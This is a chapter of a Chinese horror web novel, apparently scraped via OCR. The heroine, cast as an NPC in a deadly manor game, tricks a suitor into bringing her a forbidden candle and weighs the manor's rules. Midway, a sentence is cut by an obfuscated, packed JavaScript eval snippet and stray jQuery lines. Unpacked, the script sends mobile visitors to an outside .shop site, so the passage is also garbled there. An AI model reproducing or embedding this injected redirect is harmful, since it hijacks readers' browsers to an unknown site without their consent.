血腥味在走廊的飘荡,壁灯投下微弱的光痕,犹如垂死的萤火虫,有气无力地闪烁着。
血迹消失了。
楼梯扶手上的血痕、墙面上飞溅的血珠,甚至地板上遗留的拖痕……都尽数消失,只留下令人窒息的干净。
仿佛从未有人在此尖叫、奔跑、死去。
这怎么可能?
一行人沉默地踏上楼梯,脚步声被厚重的地毯吸收,连回音都没有。
壁灯将他们的影子拉长,扭曲地爬满墙壁,像一群游荡的幽灵。
前方暴躁男压低嗓音不安地和冰山男交换信息:
“没见到李冉的尸体。”
“宵禁前必须找到。”
林书辞垂眸,余光扫过身后,黎栀正死死盯着楼梯扶手上新鲜的、带着木屑的抓痕,眉头紧锁,似乎发现了这里的异常。
林书辞将指尖无声地探进晚宴包。
作为NPC,她不能明目张胆地跟着员工们行动,但……一声极其轻微的“嗒”。
没有机会就创造机会。
一条蓝宝石项链悄然坠落在厚重的地毯上。
她佯装未觉,乖顺地跟随女仆离开,在转角时用鞋尖轻轻将项链踢进了阴影,让项链彻底隐没于黑暗。
回到房间后,她将耳朵贴在冰冷的门板上,像只警觉的猫,不愿错过走廊里的任何动静。
等待片刻后,走廊尽头传来一串刻意放轻的脚步声——员工们开始行动了。她反手开门,悄声来到走廊低头俯身四处查看,俨然一副寻找东西的模样,与员工们保持着恰到好处的距离。
李冉房门前,传来打工人们不安的低语:
“尸体被处理得太干净了……”
“怎么会一点血迹都没有……”
林书辞酝酿好情绪,祥装焦急地走上前去,凑到了房间门口。
她眼眶瞬间泛起薄红,眼泪要落不落地浸湿长长的睫毛:“请问……你们见到我的钻石项链了吗?”
员工们窸窸窣窣的交谈声戛然而止。
在众人交换眼神的沉默间隙,林书辞的视线“不经意”地扫过房间——
月光如惨白的聚光灯,将李冉的尸体照得纤毫毕现。
本该血迹斑斑的现场竟洁净得诡异,浸透地毯和衣物的鲜血消失的无影无踪。
李冉的尸体像是被精心处理过的标本,掀开的头皮没了鲜血的覆盖,森森白骨一览无余,在月光下泛着冷光。
墙壁上油画中模糊的图层似在慢慢消散,已经隐约呈现出李冉的面孔。
“没看见。”暴躁男粗声打断她的观察。
她轻抿嘴唇,一副我见犹怜的模样:“你们可以帮我找找吗?我很喜欢那条项链的。”
“我帮你找。”黎栀沉声开口。
黎栀的应允正合她意,她对黎栀的印象还算不错。
可刚迈出两步,布兰温便如鬼魅般倏地闪现向前截断了两人的去路。
他修长的手指扣住林书辞的手腕,力道恰到好处地介于亲昵与禁锢之间:“找东西这种小事,交给我就好。”他低头在林书辞手背献上虔诚地一吻,“为大小姐服务,是我的荣幸。”转而隔开黎栀拉起林书辞就走。
林书辞:“……”滚啊!我要打探消息啊。转眼间,布兰温就挂着虚假的笑意,将林书辞困在楼梯转角。
此时的月光倾泻而下,为他俊美的轮廓镀上银边,却没有照亮他那双幽深的眼睛。
“亲爱的……”他温热的吐息拂过林书辞的耳际,“这些亮闪闪的小东西可都是我们的未来呢。”
“我才不是……故意弄丢的呢。”林书辞偏头躲开,垂落的眼睫掩去眸中冷意。
布兰温扣紧她的手腕,指尖暧昧地摩挲着:“不如交给我保管?毕竟私奔路上……”
林书辞在心底冷笑:想得美!小狗?这分明是贪得无厌的鬣狗!这会就开始想架空我的财政大权?
她面上蹙起眉头配上娇嗔的语调:“可我每天都要换着项链带呀,以我的身份,怎么能同一条项链连续带几天呢?”
布兰温肌肉瞬间绷紧,却用极尽温柔的语调哄骗道:“我的大小姐,你是天生的贵族,华丽的一切均为你而生。”然后弯腰用头抵在林书辞的肩颈处摩挲。
布兰温亲昵的触碰让林书辞打了个寒颤,她强忍着甩开对方的冲动。
忽地,她灵光一闪:既然要配合出演这令人作呕的暧昧戏码,为什么不尝试换来些有价值的情报?
既然要演戏,那总得收点片酬,送上门的工具人不用白不用。
于是……当布兰温的唇即将贴上她锁骨之际,她话题一转:“我晚上自己在房间好害怕呀……罗斯蒙特庄园的电灯实在是太刺眼了,我开着灯会睡不着的……要是有支蜡烛……”
布兰温的瞳孔骤然收缩:“乐意为您效劳。”
“可是管家说……”她咬着下唇,恰到好处地流露出犹豫。
“嘘——”布兰温的手指抵住她唇瓣,“规则就是用来打破的。”他执起她的手轻吻,“为您破例是我的荣幸。”
上钩了!
目的达成的林书辞迅速装作惊喜地发现“遗失”的项链,借着俯身拾取的动作和布兰温拉开距离。
回到房间房门反锁的刹那,她卸下伪装,蜷缩在床上。
尽管床榻宽敞得能躺下三人,她却始终牢牢占据着最便于逃离的一隅。
当前线索过于零散,需要串联梳理,她的大脑飞速运转,将今日所见所闻一一拆解、重组。
1.在本次副本中,露娜贝尔的人际关系过于复杂,通过在晚宴上的观察发现,其他打工人似乎只与1位NPC有交集,而她却深陷未婚夫与情人的修罗场。
2.楼梯上的累累抓痕新旧不一,像一本死亡档案,记录着无数受害者的挣扎。庄园主人为何一次次邀请宾客,一次次展开杀戮?走廊里的其他肖像画,是否也是曾经的受害者?
3.李冉的血迹是如何在这么短的时间里消失?完全不留痕迹是如何做到的?
4.关于管家提出禁制是指出死亡规则还是在隐藏线索?依林书辞来看,在这个副本中庄园NPC与打工人的立场似乎不同,那么这些规则很有可能不是保护员工们,而是为了限制发现真相。
“宵禁后不得离开房间”——但夜晚往往才是探索的最佳时机。
“禁止破坏花园”——花园或许和大厅那副曼陀罗花油画有所关联。
“禁用蜡烛”——可这个时代明明还是蜡烛更为普及。
“上锁的门”——越是禁止越可能藏着;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17722218|208725||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
关键线索。
整个庄园都透露着怪异,似乎在酝酿巨大的阴谋。
布兰温承诺的蜡烛将成为她的第一个突破口。
窗外,乌云吞噬月光,潮水般的黑暗漫入房间,困意像无形的枷锁,沉沉地压上她的眼皮。
她本以为会彻夜难眠,但身体比意识先投降,眼睛一闭,就失去了知觉。
一夜无梦。
清晨,林书辞被机械的敲门声唤醒。
她揉着太阳穴,眼底透着浓浓的倦意。
居然天亮了?她是怎么敢在恐怖副本睡得这么死的?
她深吸一口气,抚平睡裙的褶皱,缓步拉开房门。
独眼女仆静默地站在门外,手中托着银质餐盘。
雕花银盖罩住的餐盘中飘散出面包与咖啡的香气。
“您的早餐,尊贵的客人。”女仆的声音平板无波,漆黑的独眼一瞬不瞬地盯着她。
林书辞接过托盘,指尖意外触碰到女仆苍白的手,她的手冷得像具尸体。
她晃晃脑袋甩掉异样带来的恐惧,慢条斯理地享用起早餐,穿上层层叠叠的衣裙,冲着镜子扬起了一个完美的笑容。
临走前她瞥了一眼房间里的画像。
画像似乎有所改变。
画中人的轮廓隐约透出性别,虽然五官依然像是被笼罩在薄雾中,难以辨析,但似乎正在等待某个时刻彻底苏醒。
“这可不是什么好兆头,得赶快从副本里出去。”
她将餐刀藏进系统背包,转身出门。
昨夜没有再发生减员事件。
林书辞再次推开李冉的房门,房间已经变得空空荡荡。
李冉的尸体彻底消失了,而墙上的画却像是彻底“活”过来了一般,清晰地印出她的五官。
这画像栩栩如生,像是将本尊关进去了一般。
李冉的肌肤呈现青灰色,嘴唇鲜红欲滴,她漆黑的双眼直勾勾地盯着林书辞,似是想要穿透画布,看穿她的灵魂。
这副油画已经和走廊里的一众画像统一画风了。
楼下传来打工人们的争执声:
此时员工们分成了两派——
保守派以胖子男和新人少女构成,主张苟活五天,拒绝探索。
激进派以暴躁哥、冰山男、银发女以及黎栀构成,主张必须主动破解规则才能活到最后。
“这个副本只要求生存五天,只要我们不乱触发规则,时间到了自然就能完成任务。”
“你们什么都不做就是在慢性自杀!”
“可是……我真的很害怕……”
“别和他们废话,我们都没有保命道具,凭啥要参与探索副本这种高风险的事?”
“呵,随便你们,反正我们探索出来的东西也不会分享。”
“昨晚没死人,这足以证明只要遵守规则就能活到最后,为什么非要作死去给自己加难度呢?”
最终双方谁都没有说服对方,不欢而散。
同是打工人,相煎何太急?
林书辞无声地叹了口气,转身踏上向上的楼梯。
走廊里,油画上的肖像齐刷刷地转动眼珠,无声目送她离开。
不祥的预感萦绕在心头,仿佛有一柄达摩克利斯之剑高悬在庄园上方,随时准备刺落而下……